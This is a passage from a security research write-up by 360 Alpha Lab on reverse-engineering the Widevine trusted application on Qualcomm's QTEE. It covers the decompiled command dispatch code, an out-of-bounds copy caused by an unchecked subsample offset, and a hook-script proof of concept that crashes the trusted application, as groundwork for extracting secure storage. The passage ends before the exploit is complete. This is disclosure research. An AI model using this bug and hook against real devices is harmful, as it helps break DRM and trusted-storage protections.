# Wideshears: Investigating and Breaking Widevine on QTEE

**By Qi Zhao(@JHyrathon) from 360 Alpha Lab**

**Wideshears: Investigating and Breaking Widevine on QTEE**

## Abstract

Widevine is a DRM solution, while QTEE is the TrustZone implementation of Qualcomm, both running on billions of devices. In this article, we will share our latest study of Widevine on QTEE. We will first explain why QTEE and Widevine are high-value targets and share the basics about them. After the opening, we will show how to locate the command handling logic and get the logic explained to show how we found a vulnerability. With the vulnerability in hand, we have listed what we need to do to achieve exploiting:

1. We need to know the memory model of a QTEE TA, especially how commands are delivered and how buffers are shared between the two worlds. Another vulnerability is used to leak information.
2. We need to know where the TA is loaded and find a way to break ASLR.
3. We need to find a memory layout to access TA from the user-controlled address.

After the above resolved, we will put them together to exploit the Widevine TA and extract data from SFS, the trusted storage of QTEE.

## I Basics&Backgrounds

### TrustZone and QTEE

TrustZone(or more specifically, TrustZone for Cortex-A in our scope)[1] is a TEE solution provided by Arm. It achieves isolation by defining two states of the processors. When a processor is in Non-Secure State, it has no access to secure resources. When a processor is in Secure State, it has access to both secure&non-secure resources. An additional always-secure EL-3 is implemented to do state transition. With this design, TrustZone achieves isolation without introducing new processors. Here is a typical implement of TrustZone:




Figure 1. Architecture of QTEE(TZ.XF.5.2-225870, aarch64) on Pixel 4XL

QTEE[2] is Qualcomm's implement of TrustZone. It is widely used on mobile devices globally as Qualcomm is a leading SoC provider. Compared to other prominent alternatives, QTEE has the following peculiarities:

1. **Monolithic Image**: QTEE's release version image is a single ELF. Which means, not only the QTEE kernel, but the secure monitor and other modules are all stuffed into a single file.
2. **Not ATF derived**: Unlike most other implements based on ATF[3], QTEE creates its own monitor module. This means there is no open source code to refer to while investigating its design.
3. **No Intrinsic GP Compliance**: QTEE's API interfaces are self-implemented in many cases. It does support GP[4] interface nowadays but it's more like compatibility extension rather than native support.

4. **Hard to Debug**: By default, product level devices don't allow debugging or logging of the TEE to protect user data integrity. However, researchers have found alternative approaches such as full chipset emulation. Unfortunately, that's not the case of QTEE. There is hardly any method to observe a program's behavior for QTEE. We even use the hypothesis-driven methods to guess and prove the internal logic of a program, especially when an error code is the only message we get from a TA.

The above factors make QTEE a very intractable target to investigate and break. Actually, since Gal's excellent research[5] during 2015-2016, it is rare to see successful exploits in public. But this also means QTEE is high-value and worthy of investigation.

## Widevine

Widevine is a subsidiary of Google providing DRM solutions for Android, Chrome, Firefox, etc. According to its website[6] by November 2020, there are 5.0 billions of devices using its service, with a total of 82 billions of licenses quarterly. Widevine is one of the top players of the DRM market with around 800 partners relying on it including:



Service Providers and Broadcasters who deliver premium content over an OTT network
Devices using Widevine

Figure 2. Partners of Widevine (Screenshot taken from https://www.widevine.com/about)

Widevine's main product is a set of DRM solutions, which also called "Widevine" in some contexts. For brevity, we will refer to the DRM software running on Pixel 4 XL, especially the TA as Widevine. We will also use Widevine and widevine interchangeably.

Widevine provides three levels of security capacity: L1, L2 and L3. L1 requires cryptographic methods running in trusted hardware. L2 is not implemented on Android. L3 provides software based DRM features and works as a fallback plan while L1 is not available. Our research targets L1 on Android, which is running in TrustZone.




Figure 3. Widevine DRM Component Flow[7]

The image shows the security model of Widevine. Content vendors use Shaka Packager[8] to encrypt there videos and transfer them via CDN. The key is then uploaded to License Server. On Android, Media Player and CDM are implemented in EL-0, while OEMCrypto Module is in the Widevine TA. We will focus on the TA in the following chapter.

# II Dive into the TA

## Enter the Handlers


To audit the command handling logic of widevine, we first look into the entry of command dispatching:

```
void FUN_001004ec(uint *param_1,uint param_2,longlong param_3,uint param_4)

{
  uint uVar1;

  if ((param_1 != (uint *)0x0) && (param_3 != 0)) {
    uVar1 = *param_1 & 0xffff0000;
    if (uVar1 == 0x60000) {
      widevine_dash_cmd_handler(param_1,param_2,param_3,param_4);
      return;
    }
    if (uVar1 == 0x50000) {
      drmprov_cmd_handler(param_1,param_2,param_3,param_4);
      return;
    }
    if (uVar1 == 0) {
      tzcommon_cmd_handler(param_1,param_2,param_3,param_4);
      return;
    }
  }
  return;
}
```

Here the 0x60000 case is for widevine dash[9] DRM commands, 0x50000 is for other DRM standards such as PlayReady[10], while the zero branch is for generic commands. We will follow `widevine_dash_cmd_handler` for more details about widevine dash commands.

```
__int64 __fastcall widevine_dash_cmd_handler(_DWORD *inbuf, unsigned int inbuf_len,
__int64 outbuf, unsigned int outbuf_len, __int64 a5, __int64 a6)
{
  unsigned int outbuf_len_; // w8
  __int64 v7; // x10
  __int64 result; // x0
  __int64 (*wv_dash_core_funptr)(void); // x3
  char *v10; // x13
  unsigned int deemed_resp_len; // w4
  bool v12; // cf
  bool v13; // zf

  outbuf_len_ = outbuf_len;
  LODWORD(v7) = *inbuf - 0x61001;
  if ( v7 >= 0x48 )
    return LOG(8LL, "widevine_dash_cmd_handler failed: cmd_id %d >= %d");
  if ( *(off_36218 + 6 * v7) != *inbuf )
    return LOG(8LL, "widevine_dash_cmd_handler failed: cmd id %d != %d");
  v7 = v7;
  wv_dash_core_funptr = *(off_36218 + 3 * v7 + 1);
  if ( !wv_dash_core_funptr )
    return LOG(8LL, "widevine_dash_cmd_handler failed: NULL function");
  v10 = off_36218 + 24 * v7;
  deemed_resp_len = *(v10 + 9);
  if ( *(v10 + 8) <= inbuf_len )
  {
    v12 = deemed_resp_len >= outbuf_len_;
    v13 = deemed_resp_len == outbuf_len_;
  }
  else
  {
    v12 = 1;
    v13 = 0;
  }
  if ( !v13 && v12 )
    result = LOG(8LL, "widevine_dash_cmd_handler failed: req len %d buff len %d, rsp
len %d buff len %d");
  else
    result = wv_dash_core_funptr(inbuf, outbuf);
  return result;
}
```

`off_36218` is the .GOT pointer to `g_ww_dash_function`, a global table containing command number(0x610XX), function pointers(wv_dash_core_funptr) and minimal len of `inbuf` and `outbuf`. `widevine_dash_cmd_handler` retrieves the entry of a command according to its number from `((uint32_t)inbuf)[0]`, then the `inbuf_len` and `outbuf_len` are compared against the value stored in the entry. As the lengths are verified in advance, `wv_dash_core_funptr` is directly invoked without length information. Here is a glimpse of the `g_ww_dash_function` table.



```
dash_function <0x61002, wv_dash_core_terminate, 4, 0xA, 0, 0>
dash_function <0x61003, wv_dash_core_open_session, 4, 0xC, 0, 0>
dash_function <0x61004, wv_dash_core_close_session, 8, 0xA, 0, 0>
dash_function <0x61005, wv_dash_core_generate_derived_keys, 0xA010, 8,\
               0, 0>
dash_function <0x61006, wv_dash_core_generate_nonce, 8, 0xC, 0, 0>
dash_function <0x61007, wv_dash_core_generate_signature, 0xA010, 0x2C,\
               0, 0>
dash_function <0x61000, wv_dash_core_generate_signature, 0xA010, \
               0xA010, 0, 0>
dash_function <0x61009, wv_dash_core_refresh_keys, 0xD554, 8, 0, 0>
dash_function <0x6100A, wv_dash_core_select_keys_v13, 0xA00C, 8, 0, 0>
dash_function <0x61000, wv_dash_core_select_keys, 0xA010, 8, 0, 0>
dash_function <0x6100C, wv_dash_core_wrapkeybox, 0xA00C, 0x500C, 0, 0>
dash_function <0x6100D, wv_dash_core_install_keybox, 0x5008, 8, 0, 0>
dash_function <0x6100E, wv_dash_core_iskeybox_valid, 4, 8, 0, 0>
dash_function <0x6100F, wv_dash_core_get_deviceid, 8, 0x500C, 0, 0>
dash_function <0x61010, wv_dash_core_get_keydata, 8, 0x500C, 0, 0>
dash_function <0x61011, wv_dash_core_get_random, 8, 0x5008, 0, 0>
dash_function <0x61012, wv_dash_core_rewrap_device_rsakey, 0xA0A4, \
               0xA00C, 0, 0>
dash_function <0x61013, wv_dash_core_load_device_rsakey, 0xA00C, 8, 0,\
               0>
dash_function <0x61000, wv_dash_core_load_device_rsakey, 0xA010, \
               0xA010, 0, 0>
dash_function <0x61015, wv_dash_core_derive_key_from_session_key, \
               0xF014, 8, 0, 0>
dash_function <0x61016, wv_dash_core_api_version, 4, 0xC, 0, 0>
dash_function <0x61017, wv_dash_core_generic_encrypt, 0x30, 8, 0, 0>
dash_function <0x61018, wv_dash_core_generic_decrypt, 0x30, 8, 0, 0>
dash_function <0x61019, wv_dash_core_generic_sign, 0x1C, 0x2C, 0, 0>
dash_function <0x6101A, wv_dash_core_generic_verify, 0x3C, 8, 0, 0>
dash_function <0x6101B, wv_dash_core_install_encap_keybox, 0x5008, 8, \
               0, 0>
```

Figure 4. Widevine DASH Function table

## wv_dash_core_decrypt_cenc

Since we have found the fptr table, code auditing is somehow straightforward. However, as widevine has been burrowed years before, low-hanging fruits may already vanished. It takes me some efforts to find the bug. The bug resides in `wv_dash_core_decrypt_cenc`. Instead of pasting the verbose, and human-unfriendly  decompiled code here, I'd like to explains its functionality and the composition of the parameters.

As we already known, widevine uses CENC[11] to encrypt the DRM content. Despite all the authentication and key exchange processes we are not interested in, the encrypted content is decrypted in this function eventually. `wv_dash_core_decrypt_cenc` invokes `wv_update_content_key` first and then `OEMCrypto_DecryptCENC`. And the bug resides in the latter.

The `wv_dash_core_XXX` family functions have many things in common. They both call `OEMCrypto_XXX` family functions for more particular logic. They have two similar parameters: the command buffer ptr and the response buffer ptr of type `void*`. This data transfer scenario is resemble to IPC/RPC. Structured data is flatten(or serialized) into byte array and transferred across the boundary, then parsed on the other side. Unluckily, both the widevine TA and CA are closed source so when we suspected there may be bugs, we have to manually reverse and guess the meaning of every field of command buffer. While, at least the work pays off.

```c
typedef struct
{
    uint32_t subsample_len;
    uint32_t do_decrypt;
    uint32_t field_3;
    uint32_t field_4;
    uint32_t field_5;
    uint32_t field_6;
    uint32_t block_offset;
    uint32_t field_8;
    uint32_t subsample_offset;
} __attribute__((packed)) subsample_meta_t;

typedef struct
{
    uint32_t is_non_contiguous;
    union {
        struct
        {
            void *outbuf;
            uint32_t outlen;
        } __attribute__((packed)) contig_meta;
        struct
        {
            uint32_t padding;
            uint32_t end_pos;
            uint32_t start_pos;
        } __attribute__((packed)) noncontig_meta;
    } __attribute__((packed)) meta;

} __attribute__((packed)) buffer_meta_t;

typedef struct
{
    struct
    {
        void *seg_ptr;
        uint32_t seg_size;
    } __attribute__((packed)) segs[512];
    uint64_t num_of_segs;
} __attribute__((packed)) mem_segs_t;

typedef struct
{
    uint32_t cmd_id;
    uint32_t session_id;
    uint32_t num_of_samples;
    void *data_buf;
    uint32_t data_size;
    subsample_meta_t subsample_metas[32];
    char content_key[32];
    uint32_t content_key_len;
    buffer_meta_t buf_meta;
    uint32_t some_unknown_settings[3];
    mem_segs_t segs;
} __attribute__((packed)) CENC_req_data_t;
```

Yeah, it is sophisticated, containing unions and cryptic fields. We will try to explicate.

`content_key` and its size is unrelated, as they only influence `wv_update_content_key`. `mem_segs_t` and `noncontig_meta` in the union can be omitted, they are related to chained scatterlist[12] managed non-contiguous physical memory that appears to be contiguous in virtual memory allocated by ION driver in NS-EL1 kernel. To avoid distraction, we only take contiguous physical memory into consideration. This will downgrade the union to output buffer and length.

`cmd_id`, `session_id`, `num_of_subsamples` are self-explanatory. `data_buf` and `data_size` determine the encrypted input buffer. `outbuf` and `outlen` determine the decrypted output buffer. There could be 32 subsamples at most, residing in the input buffer.

`subsample_meta_t` contains metadata for subsamples in `data_buf`. There are two fields draw my attention. `do_decrypt` controls whether the subsample really need be decrypted. If negative, decrypt will degenerate to memcpy. `subsample_offset` is the **offset of the subsample from the beginning of `data_buf`**.

Ok, since we have basic understanding of the command buffer content, let's dig into the vulnerability!

## The Vulnerability

In `OEMCrypto_DecryptCENC`, after every prelude is done, `decrypt_CTR_unified` (or `decrypt_CBC_unified`) will be called to decrypt one subsample.

```
////////////////SNIP///////////////////
retno = decrypt_CTR_unified((ulonglong)session_id,buf + subsample_offset,(ulonglong)`,
(ulonglong)do_decrypt,param_4 + -6,(ulonglong)uVar12,outbuf + subsample_offset,
(ulonglong)local_c8,param_7,buf_meta,outlen);
////////////////SNIP///////////////////
outlen = outlen - subsample_len;
////////////////SNIP///////////////////
```

And here is `decrypt_CTR_unified`:

```
undefined8
decrypt_CTR_unified(uint ctxID,void *inbuf,uint data_len_to_dec,int
do_decrypt,ulonglong param_5,
                   ulonglong param_6,void *outbuf,ulonglong param_8,int *param_9,int
*param_10,
                   uint max_length,undefined4 param_12,char param_12_00)

{
////////////////SNIP///////////////////
  if ((((((ctxID < 0x33) &&
         (ctx = (&SessionContextTable)[(ulonglong)ctxID * 2], ctx != (uint64_t *)0x0))
&&
        (data_len_to_dec != 0)) &&
       ((uVar3 = (uint)param_6, uVar3 < 0x10 && (param_10 != (int *)0x0)))) &&
      ((param_9 != (int *)0x0 && ((outbuf != (void *)0x0 && (param_5 != 0)))))) &&
     ((inbuf != (void *)0x0 && (param_12_00 != '\0')))) {
    if (max_length < data_len_to_dec) {
      qsee_log(8,"Error: decrypt_CTR_unified: max_length %d is less than
data_len_to_dec %d",
               (ulonglong)max_length,param_8);
      goto LAB_00101ad8;
    }
    if (do_decrypt == 0) {
      memcpy(outbuf,inbuf,data_len_to_dec);
      goto RETURN;
///////////////SNIP//////////////////
    }
  }
```

If `do_decrypt` == 0 and the check is bypassed, `decrypt_CTR_unified` will turn into memcpy. `max_length` is the length of the remainder of `outbuf`, and `data_len_to_dec` is `subsample_len`, which is user-controlled and can be small enough to bypass the check. Thus, it is possible to turn `decrypt_CTR_unified` into memcpy.

`decrypt_CTR_unified`'s 2nd and 7th parameters are pointers to memcpy src and dst. In `OEMCrypto_DecryptCENC`, the corresponding arguments are `buf + subsample_offset`, the user provided input buffer plus an offset of `subsample_offset`, and `outbuf + subsample_offset`, the user provided output buffer plus an offset of `subsample_offset`. We have looked into the decompiled and disassembled code carefully and found that there is no bound check over `subsample_offset`, which means the `decrypt_CTR_unified` 'memcpy' can go out of bound. We guess the root cause of this vulnerability may be the input buffer and the metadata of the subsamples are transferred separately. And these out of sync makes it very hard to trace the correlation of data and its attributes. So developers may make mistake in such case.

This OOB 'memcpy' can serve as a repetitive one byte copy if we let `subsample_len` be 1, and trigger SMC call repeatedly. However, this 'memcpy' is not the 'stationary' type of copy. When `subsample_offset` changes, both src and dst of the 'memcpy' changes. Besides, `subsample_offset` is `uint32_t` and widevine is in a 64 byte environment, so the src/dst addresses can not overflow and we can only access memory higher than input buffer and output buffer. Actually, we even don't know where are the buffers, as `CENC_req_data_t` stores the pointers of the buffers, but the code doesn't show where the pointers point to. We will see how buffers are shared across the worlds in the next chapter.

# III Invoke the Target from Non-Secure World

## The Player

To write a PoC to verify this vulnerability, we need to find a way to trigger `wv_dash_core_decrypt_cenc`. Widevine videos online are not suitable, for browsers tend to use L3 so TA is not involved. Applications of Netflix and HBO are theoretically viable while there will be obstacles too: The contents are premium; there may be legal issues triggering bugs with them; most of this applications restricts their customers' location/nationality, and miraculously we are out of their service list. Eventually we find Exoplayer[13], an open source benchmark player provided by Google. It covers most media related features on Android and most helpfully, it has a build target providing demonstrative DRM samples meet our need perfectly.




Figure 5. User Interface of Exoplayer Demo

For Widevine DASH, it utilizes Tears of Steel[14], a sci-fi movie under open movie concept. Thanks to the openness of Exoplayer, the movie can be downloaded and served locally to boost performance, the playback can be 'wind' to 10s+ part to jump over the plaintext opening and play the CENC part directly.

```
        {
          "name": "Secure UHD (cbcs)",
          "uri":
"https://storage.googleapis.com/wvmedia/cbcs/h264/tears/tears_aes_cbcs_uhd.mpd",
          "drm_scheme": "widevine",
          "drm_license_url": "https://proxy.uat.widevine.com/proxy?
provider=widevine_test"
        },
```

## The PoC

As widevine is loaded and `wv_dash_core_decrypt_cenc` is invoked, it is not hard to make a PoC. The easiest way to let the TA crash is to hook `QSEECom_send_modified_cmd_64` just before the kernel ioctl, modifying the `subsample_offset` with a abnormal value. After doing so the TA will crash, trails can be found in dmesg and the host process `android.hardware.drm@1.1-service.widevine` will restart. However, no log can be retrieved.

```
    onEnter: function (log, args, state) {
      log('QSEECom_send_modified_cmd_64()');
      log('\thandle:'.concat(args[0]));
      log('\tsend_buf:'.concat(args[1]));
      log('\tsbuf_len:'.concat(args[2]));
      log('\tresp_buf:'.concat(args[3]));
      log('\trbuf_len:'.concat(args[4]));
      log('\tifd_data:'.concat(args[5]));
      if(args[2] == 0x1CE0){
        var send_buf = args[1];
        var cmd_id = send_buf.readU32();
        var session_id = send_buf.add(4).readU32();
        var num_of_samples = send_buf.add(8).readU32();
        var p_data_buf = send_buf.add(12).readPointer();
        var data_size = send_buf.add(20).readU32();
        var p_subsample_meta = send_buf.add(24);
        var p_content_key = send_buf.add(1176);
        var content_key_len = send_buf.add(1208).readU32();
        var p_buf_meta = send_buf.add(1212)
        var p_some_unknown_setting = send_buf.add(1228);
        var p_mem_segs = send_buf.add(1240);


        log("\tcmd_id:0x".concat(cmd_id.toString(16)));
        log("\tTrying to corrupt data to trigger bug");
        for(i = 0; i < 32; i++){
          var p_subsample_offset = p_subsample_meta.add(i * 36 + 32)
          log("\tValue of offset before alter:".concat(p_subsample_offset.readU32()));
          p_subsample_offset.writeU32(0x23332333);
          log("\tValue of offset after alter:".concat(p_subsample_offset.readU32()));
        }
      }
    },
```

## Proactive Invocation

Although we can find a way to trigger the bug in 10 minute, it takes me days to trigger it freely.

The first obstacle is the closure of the system. Widevine client, or CA, is running in `android.hardware.drm@1.1-service.widevine` process, which will load a lot of closed source vendor libraries, such as `libQSEEComAPI.so`, `liboemcrypto.so`, `libcpion.so`, `libwvhidl.so`. This means a great deal of reversing workload in maze-like binary.

The next obstacle is that `wv_dash_core_decrypt_cenc` is called very late of the workflow. One can not make a SMC call to it and hope it will return successfully, as there are many preparations, state transitions, both in CA and TA, before `wv_dash_core_decrypt_cenc` is ready to be called. Here is a short list of command order:

```
QSEECom_start_app()
QSEECom_send_cmd() 0x61016, wv_dash_core_api_version
QSEECom_send_cmd() 0x61001, wv_dash_core_initialize
QSEECom_send_cmd() 0x61030, wv_dash_core_perf_optimization
QSEECom_send_cmd() 0x6100E, wv_dash_core_iskeybox_valid
QSEECom_send_cmd() 0x6101F, wv_dash_core_support_usage_table
QSEECom_send_cmd() 0x61003, wv_dash_core_open_session
QSEECom_send_cmd() 0x61010, wv_dash_core_get_keydata
QSEECom_send_cmd() 0x61011, wv_dash_core_get_random
QSEECom_send_cmd() 0x61039, wv_dash_core_load_usage_table_header
QSEECom_send_cmd() 0x61013, wv_dash_core_load_device_rsakey
QSEECom_send_cmd() 0x61032, wv_dash_core_security_patch_level
QSEECom_send_cmd() 0x61029, wv_dash_core_is_anti_rollback_enabled
QSEECom_send_cmd() 0x6102E, wv_dash_core_get_hdcp_capability
QSEECom_send_cmd() 0x61006, wv_dash_core_generate_nonce
QSEECom_send_cmd() 0x61026, wv_dash_core_generate_rsa_signature
QSEECom_send_modified_cmd_64() 0x6102A, wv_dash_core_copy_buffer
QSEECom_send_cmd() 0x61015, wv_dash_core_derive_key_from_session_key
QSEECom_send_cmd() 0x61043, wv_dash_core_load_keys
```

The last one is more complicated. Part of the CA is act as the CDM according to Widevine's definition. It will utilize the player to communicate with the Widevine License Server, and exchange cryptographic message with it. Actually the Server and the TA will authenticate each other here. As we don't know the internal design of the server. It will take a lot of effort to fully understand and imitate its behavior to let TA accept our identity and use the key we provide.

Solving all the problems above seems time-consuming and off-topic, we have decide to divert from them by injection and hooking. We inject `android.hardware.drm@1.1-service.widevine` by library substitution, and set the in-process hook using xHook[15]. This workaround doesn't change the fact that theoretically, media group and `hal_drm_widevine SELinux` group is necessary to trigger the bug.

# IV Understand the Memory

## ION Buffer Sharing

